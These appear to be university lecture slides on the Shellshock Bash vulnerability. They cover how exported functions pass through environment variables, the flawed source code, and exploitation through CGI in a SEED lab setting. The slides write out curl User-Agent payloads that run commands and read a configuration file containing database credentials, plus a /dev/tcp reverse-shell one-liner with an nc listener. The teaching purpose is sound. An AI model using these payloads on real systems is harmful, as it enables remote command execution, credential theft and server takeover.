

# Shellshock Vulnerability



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

## Introduction and Overview

- ❖ September 24, 2014
- ❖ Vulnerability in Bash
- ❖ Related to
  - Environment variables
  - CGI and web

CGI

bash

## Defining Functions in Shell

```
Seed@ubuntu:~$ foo() { echo "Inside function"; }
Seed@ubuntu:~$ declare -f foo
foo ()
{
    echo "Inside function"
}
Seed@ubuntu:~$ foo /
Inside function
Seed@ubuntu:~$ unset -f foo
Seed@ubuntu:~$ declare -f foo
Seed@ubuntu:~$
```

foo

## Passing Function to Child Process

### ❖ Passing function definition explicitly

```
Shellshock Vulnerability
seed@ubuntu:~$ foo() { echo "hello world"; }
seed@ubuntu:~$ declare -f foo
foo ()
{
    echo "hello world"
}
seed@ubuntu:~$ foo
hello world
seed@ubuntu:~$ export -f foo
seed@ubuntu:~$ bash
seed@ubuntu(child):~$ declare -f foo
foo ()
{
    echo "hello world"
}
seed@ubuntu(child):~$ foo
hello world
seed@ubuntu(child):~$
```

parent (bash)  
↓  
child Process  
↳ function

bash: shell variables

### ❖ Passing function definition via shell variable

```
Shellshock Vulnerability
seed@ubuntu:~$ foo='() { echo "hello world"; }'
seed@ubuntu:~$ echo $foo
() { echo "hello world"; }
seed@ubuntu:~$ declare -f foo
seed@ubuntu:~$ export foo
seed@ubuntu:~$ bash
seed@ubuntu(child):~$ echo $foo
() { echo "hello world"; }
seed@ubuntu(child):~$ declare -f foo
foo ()
{
    echo "hello world"
}
seed@ubuntu(child):~$ foo
hello world
seed@ubuntu(child):~$
```

parent · function → env variable → child  
└ bash: → convert to function

# Shellshock Vulnerability

```
seed@ubuntu:~$ foo='() { echo "hello world"; }; echo "extra";'
seed@ubuntu:~$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:~$ export foo
seed@ubuntu:~$ 
seed@ubuntu:~$ bash
extra
seed@ubuntu(child):~$ echo $foo

seed@ubuntu(child):~$ declare -f foo
foo ()
{
    echo "hello world"
}
seed@ubuntu(child):~$
```

## Mistake in the Source Code

```
1 void initialize_shell_variables (env, privmode)
2     char **env;
3     int privmode;
4 {
5     [...]
6     for (string_index = 0; string = env[string_index++]; )
7     {
8         [...]
9         /* If exported function, define it now. Don't import functions from
10        the environment in privileged mode. */
11         if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {",
12            string, 4))
13         {
14             [...]
15             // Shellshock vulnerability is inside:
16             parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
17             [...]
18         }
19     }
20 }
```

Line A: ~~foo~~() { echo "hello world"; }; echo "extra";  
Line B: foo () { echo "hello world"; }; echo "extra";


parsed

# Exploiting Shellshock Vulnerability




**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# Exploiting Shellshock Vulnerability





# Shellshock Attack on CGI: How CGI Works



# Passing Environment Variables to CGI

## ❖ The CGI program

```
echo "Content-type: text/plain"
echo
echo "** Environment Variables *** "
strings /proc/$$/environ
```


*\$\$*

## ❖ From browser



```
** Environment Variables ***
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_A
HTTP_C
HTTP_C
PATH=/
SERVER
SERVER
SERVER
SERVER
SERVER
REMOTE
DOCUMENT
SERVER
SCRIPT
REMOTE
GATEWA
SERVER
REQUEST
```

*set by browser*



## ❖ From command line

```
Seed@ubuntu:~$ curl -A "()" { echo hello;} http://localhost/cgi-bin/test.cgi
** Environment Variables ***
HTTP_USER_AGENT=() { echo hello;}
HTTP_HOST=localhost
HTTP_ACCEPT=/*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

# Run a Command on the Server

```
Shellshock Vulnerability
seed@ubuntu:~$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /
bin/ls -l" http://localhost/cgi-bin/test.cgi
total 7976
lrwxrwxrwx 1 root root      29 Sep 15  2013 php -> /etc/alternatives/php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep  4  2014 php5
-rwxrwxr-x 1 seed seed    110 Nov 29 12:40 test.cgi
seed@ubuntu:~$
```

```
Shellshock Vulnerability
seed@ubuntu:~$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /
bin/cat /var/www/SQL/Collabtive/config/standard/config.php" http://localhost/cgi
-bin/test.cgi
<?php
$db_host = 'localhost';

$db_name = 'sql_collabtive_db';

$db_user = 'root';

$db_pass = 'seedubuntu';

?>seed@ubuntu:~$
```

# Reverse Shell



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# What Command to Inject: Reverse Shell

# Reverse Shell

```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

**Connected to the server**

**The commands typed here are running on the server machine**

```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

# Summary

- ❖ How Shellshock attack works
- ❖ Conduct Shellshock attack
- ❖ Reverse shell